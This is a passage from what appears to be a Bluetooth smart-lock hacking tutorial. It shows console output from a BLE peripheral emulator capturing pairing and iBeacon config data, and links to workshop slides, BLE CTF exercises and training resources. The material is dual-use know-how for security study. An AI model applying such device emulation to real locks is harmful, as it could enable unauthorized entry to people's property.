
After pairing emulator stores config.txt

```
$ node peripheral.js
advertising...
Client 4a:00:e9:88:16:63 connected!
Status read request:
 Initialization mode!
initializing... 0 531ce397
initializing... 1 325d18fe1481151073dc4d4a
initializing... 2 7ca71db0196bda712131dc57
(...)
Config loaded - iBeaconMajor: 21276 iBeaconMinor: 58263
```

Sharing access







See also

Hacking bluetooth smart locks (my Brucon workshop slides):

https://smartlockpicking.com/slides/BruCON0x09_2017_Hacking_Bluetooth_Smart_locks.pdf

BLE CTF (esp32)

http://www.hackgnar.com/2018/06/learning-bluetooth-hackery-with-ble-ctf.html

BLEMystique (esp32)

https://github.com/pentesteracademy/blemystique

Want to learn more?

https://www.smartlockpicking.com